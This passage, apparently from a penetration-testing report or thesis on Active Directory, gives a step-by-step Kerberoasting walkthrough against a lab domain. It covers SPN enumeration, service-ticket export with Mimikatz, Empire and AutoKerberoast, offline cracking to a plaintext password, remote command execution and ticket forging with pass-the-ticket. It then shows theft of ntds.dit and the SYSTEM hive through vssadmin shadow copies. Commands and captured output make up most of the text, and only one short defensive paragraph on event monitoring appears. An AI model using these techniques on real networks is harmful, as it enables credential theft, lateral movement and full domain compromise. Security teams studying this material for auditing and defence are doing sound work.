RunsUnder    : {@{Service=MS SQL; Server=WIN-PTELU2U07KG.pentestlab.local; IsAcce
ssible=Yes}}

UserName     : PENTESTLAB_001
DomainName   :
IsSensitive  : True
EncType      : RC4-HMAC
Description  :
PwdAge       : 7
CrackWindow  : 34
RunsUnder    : {@{Service=PENTESTLAB_001; Server=WIN-PTELU2U07KG.PENTESTLAB.LOCAL
; IsAccessible=Yes}}
```

11. RiskySPN – Service Tickets

Service ticket information can be also exported in CSV format for offline review.

Export-PotentiallyCrackableAccounts

```
PS > Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\Administrator\Documents\Report.csv
PS >
```

All the ticket information that was appeared in the console will be written into the file.

UserNam	DomainName	IsSensitive	EncType	Descriptio	IsEnabled	IsPwdExpi	PwdAge	CrackWin	SensitiveG	MemberO	Delegatior	TargetSer	NumofSer	RunsUnde	AssociatedSPNs
Administr	pentestlab.local	TRUE	RC4-HMA	Built-in ac	TRUE	TRUE	31	10	Organizat	Organizat	FALSE	None	1	Service	MSSQLSvc/WIN-PTELU2U07KG.pente
PENTESTLAB_001		TRUE	RC4-HMAC		TRUE	TRUE	7	34	Organizat		FALSE	None	1	Service	PENTESTLAB_001/WIN-PTELU2U07K

12. RiskySPN – Ticket Information CSV

Part of the same repository there is also a script which can obtain a service ticket for a service instance by its SPN.

Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"

```
meterpreter > powershell_shell
PS > Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"

SPN                             Target                          EncryptionType
          EncTicketPart
---                             ------                          --------------
          ------------
PENTESTLAB_001/WIN-PTELU2U...                                   RC4-HMAC (23)
          D5AD9792696FB996D6A28AA6C2...
```

13. TGSCipher – Service Ticket Information

The Kerberoast toolkit by Tim Medin has been re-implemented to automate the process. Auto-Kerberoast contains the original scripts of Tim including two PowerShell scripts that contain various functions that can be executed to request, list and export service tickets in Base64, John and Hashcat format.

List-UserSPNs

```
meterpreter > powershell_execute List-UserSPNs
[+] Command execution completed:


SPN               : kadmin/changepw
Name              : krbtgt
SamAccountName    : krbtgt
UserPrincipalName :
DistinguishedName : CN=krbtgt,CN=Users,DC=pentestlab,DC=local
MemberOf          : CN=Denied RODC Password Replication Group,CN=Users,DC=pentes
tlab,DC=local
PasswordLastSet   : 3/18/2018 12:53:47 AM
whencreated       : 3/18/2018 7:53:47 AM

SPN               : MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
Name              : Administrator
SamAccountName    : Administrator
UserPrincipalName : Administrator@pentestlab.local
DistinguishedName : CN=Administrator,CN=Users,DC=pentestlab,DC=local
MemberOf          : {CN=Organization Management,OU=Microsoft Exchange Security G
roups,DC=pentestlab,DC=local, CN=Group
                    Policy Creator Owners,CN=Users,DC=pentestlab,DC=local, CN=Do
```

14. AutoKerberoast – ListUserSPNs

There is also a domain parameter which can list only the SPNs of a particular domain.

List-UserSPNs -Domain "pentestlab.local"


```
meterpreter > powershell_execute List-UserSPNs -Domain "pentestlab.local"
[+] Command execution completed:


SPN               : kadmin/changepw
Name              : krbtgt
SamAccountName    : krbtgt
UserPrincipalName :
DistinguishedName : CN=krbtgt,CN=Users,DC=pentestlab,DC=local
MemberOf          : CN=Denied RODC Password Replication Group,CN=Users,DC=pentes
tlab,DC=local
PasswordLastSet   : 3/18/2018 12:53:47 AM
whencreated       : 3/18/2018 7:53:47 AM

SPN               : MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
Name              : Administrator
SamAccountName    : Administrator
UserPrincipalName : Administrator@pentestlab.local
DistinguishedName : CN=Administrator,CN=Users,DC=pentestlab,DC=local
MemberOf          : {CN=Organization Management,OU=Microsoft Exchange Security G
roups,DC=pentestlab,DC=local, CN=Group
                    Policy Creator Owners,CN=Users,DC=pentestlab,DC=local, CN=Do
```

15. AutoKerberoast – ListUserSPNs with Domain Parameter

Export Service Tickets

Mimikatz is the standard tool which can export Kerberos service tickets. From a PowerShell session the following command will list all the available tickets in memory and will save them in the remote host.


Invoke-Mimikatz -Command '"kerberos::list /export"'



16. Invoke-Mimikatz – Export Service Tickets

Similarly PowerShell Empire has a module which automates the task of Kerberos service ticket extraction.

usemodule credentials/mimikatz/extract_tickets




17. Empire – Extract Service Tickets Module

The module will use the **Invoke-Mimikatz** function to execute automatically the commands below.

standard::base64


kerberos::list /export



18. Empire – Export Service Tickets

Ticket hashes for services that support Kerberos authentication can extracted directly with a PowerShell Empire module. The format of the hash can be extracted either as John or Hashcat.

usemodule credentials/invoke_kerberoast



19. Empire – Kerberoast Module

The module will retrieve the password hashes for all the service accounts.

20. Empire – Kerberoast Hash

The AutoKerberoast PowerShell script will request and extract all the service tickets in base64 format.

Invoke-AutoKerberoast

```
meterpreter > powershell_execute Invoke-AutoKerberoast
[+] Command execution completed:
Requested Tickets:
MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80

Base64 encoded Kerberos ticket for
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL :::

doIGfDCCBnigAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoRIbEFBFTlRF
U1RMQUIuTE9DQUyiRTBDoAMCAQKhPDA6GwhNU1NRTFN2YxsuV0lOLVBURUxVMlUw
N0tHLnBlbnRlc3RsYWIubG9jYWw6UEVOVEVTVExBQlNRTKOCBO4wggTqoAMCAReh
AwIBAqKCBNwEggTYZIz5/V2/vg1ZTerVUdaJXJkXiHkAQI8NFfV+bUOWePLYTfDo
LNeuds1g/HiPRO4hxTWfmOIstvujVbhI+yQPSDdmZrkxJ73/2TgL7174zMp4dYHD
/iv2ZXTAyR9UlGdPalI54jvdOmW5kGSG8xWR2pZwpiaG1hZx5vzcm2SXAYX4WGLZ
a86FwsvK2hVlxRnG9MJjwCVmq/bwb3wELBOWv6U9gYyTJbxnl1DHbCTP+1hF0JfV
cTVFDgmOmDQtm/PjsaBMYnXxjqxsjzfwN76ABXJFBvcR3LtGggop0qKugbz8nkqd
/rYqHg8AXqvAtq5rQGp+xIppZwj2XwR94Eh8tAU2FMge7BRTbD+fk+RzUFn92nXW
WC+3cK4Fa6hD5T10RMn9e0oBUPlAFvfqvlcj82u9nmWh9yT3fVCLI190MG/i9gZw
KTk50xmtxib/qFizNhED7QjhHL0z34qaIP804dPglT1naqY6db4SPctruN6WOrSK
SBr7RPRx5mefARb9b5PXf+Mag0sSbHnsrxb3F+VhpsHXotDtuh8fBCkoOg7lyZOO
```

21. AutoKerberoast – Invoke-AutoKerberoast Base64

There is also a script part of the AutoKerberoast repository which will display the extracted tickets in hashcat compatible format.

```
meterpreter > powershell_execute Invoke-AutoKerberoast
[+] Command execution completed:
Requested Tickets:
ID#1:
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
SAMACCOUNTNAME: Administrator
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local

ID#2:
SPN: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
SAMACCOUNTNAME: PENTESTLAB_001
DISTINGUISHED NAME: CN=PENTESTLAB Admin 001,CN=Users,DC=pentestlab,DC=local



Captured TGS hashes:
$krb5tgs$23$*ID#1_SAMACCOUNTNAME: Administrator; DISTINGUISHEDNAME: CN=Administr
ator,CN=Users,DC=pentestlab,DC=local SP
N: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL *$648CF9FD5DBFBE0D594
DEAD551D6895C$9917887900408F0D15F57E6D4
39678F2D84DF0E82CD7AE76CD60FC788F44EE21C5359F98E22CB6FBA355B848FB240F48376666B93
127BDFFD9380BEF5EF8CCCA787581C3FE2BF665
74C0C91F5494674F6A5239E23BDD3A65B9906486F31591DA9670A62686D61671E6FCDC9B64970185
```

22. AutoKerberoast – Service Ticket Hash

Tickets that belong to elevated groups for a particular domain can be also extracted for a more targeted Kerberoasting.

Invoke-AutoKerberoast -GroupName "Domain Admins" -Domain pentestlab.local -HashFormat John

```
PS > Invoke-AutoKerberoast -GroupName "Domain Admins" -Domain pentestlab.local -
HashFormat John
Requested Tickets:
ID#1:
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
SAMACCOUNTNAME: Administrator
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local



Captured TGS hashes:
$krb5tgs$ID#1_SAMACCOUNTNAME_ Administrator; DISTINGUISHEDNAME_ CN=Administrator
,CN=Users,DC=pentestlab,DC=local SPN_MS
SQLSvc/WIN-PTELU2U07KG.pentestlab.local_PENTESTLABSQL:648CF9FD5DBFBE0D594DEAD551
D6895C$9917887900408F0D15F57E6D439678F2
D84DF0E82CD7AE76CD60FC788F44EE21C5359F98E22CB6FBA355B848FB240F48376666B93127BDFF
D9380BEF5EF8CCCA787581C3FE2BF66574C0C91
F5494674F6A5239E23BDD3A65B9906486F31591DA9670A62686D61671E6FCDC9B64970185F85862D
96BCE85C2CBCADA1565C519C6F4C263C02566AB
F6F06F7C042C1396BFA53D818C9325BC679750C76C24CFFB5845D097D57135450E098E98342D9BF3
E3B1A04C6275F18EAC6C8F37F037BE800572450
```

23. AutoKerberoast – Service Ticket Hashes of Particular Domain and Group

The Get-TGSCipher PowerShell module that Matan Hart developed can extract the password hash of a service ticket in three different formats: John, Hashcat and Kerberoast. The service principal name of the associated service that the script requires can be retrieved during the SPN discovery process.

Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80" -Format John

```
PS > Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80" -Fo
rmat John
$krb5tgs$23$*$$PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80*$D5AD9792696FB
996D6A28AA6C28C89A5$000564489651E7CEDDF
6E37F2161208E5DCE291F88A93E72BEE6607EE5C496B6F613F2714964C290D438C81F4B1D6DB100F
AF78641342570F48263A5F46511BDB68613C82D
8A5E8CEC3EDD82A6DDFB05AED93A9A1193DE5E3BE8432234C766357B5D86A4C2A554A06D354D77AE
9CE0646970AD6CE936895617BA37A81E8946EA7
E6F8AA2A145E003DE91EA64135C03FE2B21660090CB429D55D538FA7236149F7CA0AB6ACF9CBE742
F03F190C500E64EDC798C7A01466FD5DB6E5897
2C9667CB83F2A34BA0A2522FB036127591A302C5915B54281D36C2AFA5272D38A51C96955DD9F300
537090EC5275024A8EC1565B0A8813B0E6D8269
6107F4DCD84E02B537EBE1A2A4754D0900A9ABAE7D0D1ECEEDFB3A2FC421392D8F668F4C33011BF3
31141BE757F0827490334CBA4C77108AECF66E6
49C7776E75DB4A18EDE74F0E61B81F61D6EA61B026580A62B3B4ABE91F18F68E8A8F8B0602E92CBD
17333607A0E80D60CE0E6DE2981A2F2A147DC7A
```

24. TGSCipher – Service Ticket Hash

The benefit of using **Get-TGSCipher** function is that eliminates the need of Mimikatz for ticket export which can trigger alerts to the blue team and also obtaining the hash directly reduces the step of converting the ticket to john format.

Crack Service Tickets

The python script tgsrepcrack is part of Tim Medin Kerberoast toolkit and can crack Kerberos tickets by supplying a password list.

python tgsrepcrack.py /root/Desktop/passwords.txt PENTESTLAB_001.kirbi

```
root@kali:~/kerberoast# python tgsrepcrack.py /root/Desktop/passwords.txt PENTES
TLAB_001.kirbi
found password for ticket 0: Password123  File: PENTESTLAB_001.kirbi
All tickets cracked!
```

25. Kerberoast – Crack Service Ticket

Lee Christensen developed extractServiceTicketParts python script which can extract the hash of a service ticket and tgscrack in Go language which can crack the hash.

python extractServiceTicketParts.py PENTESTLAB_001.kirbi

```
root@kali:~# chmod +x extractServiceTicketParts.py
root@kali:~# python extractServiceTicketParts.py PENTESTLAB_001.kirbi
50b48a1534acf3c770c779c7c9ac4601:7a87622148759c7d45240a5285fb02449c57e133f86a0b1
0fa92df0ecd4fc899111340705bad3fcdfd797bf2cf20f0c396ebe7ea38afa7cc5bf36245c54a642
15098141f50087c8adfa05b8a906fe33d0c639f778b0e4306b52a0127999b5278794ab2acc0c8003
ff2d6f74bbc13387a63ffc54c483a34c36bf638d158216f97a4a7416f7f3f2cae779ac0cf7f7a643
986e62fd0dc1d187f67425a38767e1692cb6e3f62a8cf468899cb99fdaa0fcc0d7a57b9e0f1d4f24
e544b35b70fc413faa8b00036af69f43aa87b43cfce1b41437056c65279484e4ffe1a93fd7dbd002
6f28fe9f53cfd9e4b6b5ed44b3d516a833d6cc4311cba7953edb73b4c7ce62b3c0a4ad2983fea05f
fc752645ab93da3bc30db1622a94a85ace7e9b8c62099ac256ff2deea23aff3bf5279ef382cbedc6
4c66df6afc03de8d0c014f8cf3d42436ff340506c5d5cd3a23e81089048d349b6b3fb1f937dc8788
ecb5fbcdff6a4dbd17d829f016815637cf91c59e9ba1e96b3cdc1de56ad92bec14625007f91174a4
2cc5749d6ab46db9a8e1c2fc1796b7242c1fa0ff87e4530bbe23cc51d1e368d2a868aa3a79d4ea55
d7344896bb7b6e3c82d281743ac63215aabd86ca28379af7d453560e534c05fb258afa33ce48f006
7e5fd2a57b38d06f0a4f7afe0bacbec5ded60893738e31f2fa5e8cdb7f727f4eb892c143f2f87bf3
6bde4fca1b8d76b0246865c9bce3cf408250fe085c8d510249ead57af9ec4cbb465e7edae36e10db
b52cd4ff1ac830f2451ae2ad4f34886f46d510f2cf687217c24a73f6e8afb926bba03163994433db
9fb859cff383e334afe9b5faef020590568d987fe2d5176d815def7dcdea331abaf9339acfd1de1f
e68c9d6c472740a18d70d45c930b24aedbb1a8124f405040fb359505c3f576be0622d4e0f3dc72ce
```

26. tgscrack – Extract the Hash from Service Ticket

The binary requires the **hashfile** and **wordlist** local paths.

tgscrack.exe -hashfile hash.txt -wordlist passwords.txt

```
C:\Users\netbiosX\go\bin>tgscrack.exe -hashfile hash.txt -wordlist passwords.txt
Starting tgscrack with the following settings:
    hashFile: hash.txt
    wordlist: passwords.txt

Cracked a password!  Password123:PENTESTLAB_001.kirbi

*** Cracking has finished ***
```

27. tgscrack – Cracking the Service Hash

The password will appear in plain-text.


If PowerShell remoting is enabled then the password that has been retrieved from the service ticket can be used for execution of remote commands and for other lateral movement operations.

Enable-PSRemoting

$pass = 'Password123' | ConvertTo-SecureString -AsPlainText -Force


$creds = New-Object System.Management.Automation.PSCredential -ArgumentList 'PENTESTLAB_001', $pass

Invoke-Command -ScriptBlock {get-process} -ComputerName WIN-PTELU2U07KG.PENTESTLAB.LOCAL -Credential $creds



28. Kerberoast – Command Execution

The list of running processes will be retrieved:



29. Kerberoast – List of Processes

Rewrite Service Tickets & RAM Injection

Kerberos tickets are signed with the NTLM hash of the password. If the ticket hash has been cracked then it is possible to rewrite the ticket with Kerberoast python script. This tactic will allow to impersonate any domain user or a fake account when the service is going to be accessed. Additionally, privilege escalation is also possible as the user can be added into an elevated group such as Domain Admins.

python kerberoast.py -p Password123 -r PENTESTLAB_001.kirbi -w PENTESTLAB.kirbi -u 500

python kerberoast.py -p Password123 -r PENTESTLAB_001.kirbi -w PENTESTLAB.kirbi -g 512

```
root@kali:~/kerberoast# python kerberoast.py -p Password123 -r PENTESTLAB_001.ki
rbi -w PENTESTLAB.kirbi -g 512
root@kali:~/kerberoast# python kerberoast.py -p Password123 -r PENTESTLAB_001.ki
rbi -w PENTESTLAB.kirbi -u 500
```

30. Kerberoast – Rewrite Service Tickets

The new ticket can be injected back into the memory with the following Mimikatz command in order to perform authentication with the targeted service via Kerberos protocol.

kerberos::ptt PENTESTLAB.kirbi

How to defend against Kerberoast attacks

Kerberoasting requires requesting Kerberos TGS service tickets with RC4 encryption which shouldn't be most of the Kerberos activity on a network. Logging 4769 events on Domain Controllers, filtering these events by ticket encryption type (0x17), known service accounts (Account Name field) & computers (Service Name field) greatly reduces the number of events forwarded to the central logging and alerting system. Gathering and monitoring this data also creates a good baseline of what's "normal" in order to more easily detect anomalous activity. [8]

[8] https://adsecurity.org/?p=3458

2.1.4 NTDS.DIT File Retrieval

The following vulnerability can be found on active directory systems. We cannot fully check if the system is vulnerable to this attack via the PowerShell script that will later be created. We will though be able to retrieve the ntds.dit file through the PowerShell script, as it is going to run on the server, as an audit tool. After getting the file we can try to crack the hashes offline (will be described below). So, we will not need to perform an attack to try and retrieve the ntds.dit file. This will just be shown in summary for demonstration purposes (as shown in stealthbits.com).


What is the Ntds.dit File?

The Ntds.dit file is a database that stores Active Directory data, including information about user objects, groups, and group membership. It includes the password hashes for all users in the domain.

By extracting these hashes, it is possible to use tools such as Mimikatz to perform pass-the-hash attacks, or tools like Hashcat to crack these passwords. The extraction and cracking of these passwords can be performed offline, so they will be undetectable. Once an attacker has extracted these hashes, they are able to act as any user on the domain, including Domain Administrators. [9]

Performing an Attack on the Ntds.dit File

In order to retrieve password hashes from the Ntds.dit, the first step is getting a copy of the file. This isn't as straightforward as it sounds, as this file is constantly in use by AD and locked. If you try to simply copy the file, you will see an error message similar to:



[9] https://blog.stealthbits.com/extracting-password-hashes-from-the-ntds-dit-file/

There are several ways around this, using capabilities built into Windows, or with PowerShell libraries. These approaches include:

1. Use Volume Shadow Copies via the VSSAdmin command
2. Leverage the NTDSUtil diagnostic tool available as part of Active Directory
3. Use the PowerSploit penetration testing PowerShell modules
4. Leverage snapshots if your Domain Controllers are running as virtual machines

In this post, I'll quickly walk you through two of these approaches: VSSAdmin and PowerSploit's NinjaCopy.

Using VSSAdmin to Steal the Ntds.dit File

Step 1 – Create a Volume Shadow Copy

```
C:\Windows\system32>vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {679a27e9-f53d-43e3-b5c9-6f75ce1d937c}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8
```

Step 2 – Retrieve Ntds.dit file from Volume Shadow Copy

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows
\ntds\ntds.dit c:\Extract\ntds.dit
        1 file(s) copied.
```

Step 3 – Copy SYSTEM file from registry or Volume Shadow Copy. This contains the Boot Key that will be needed to decrypt the Ntds.dit file later.

```
C:\Windows\system32>reg SAVE HKLM\SYSTEM c:\Extract\SYS
The operation completed successfully.
```

```
C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\window
\system32\config\SYSTEM  c:\Extract\SYSTEM
        1 file(s) copied.
```

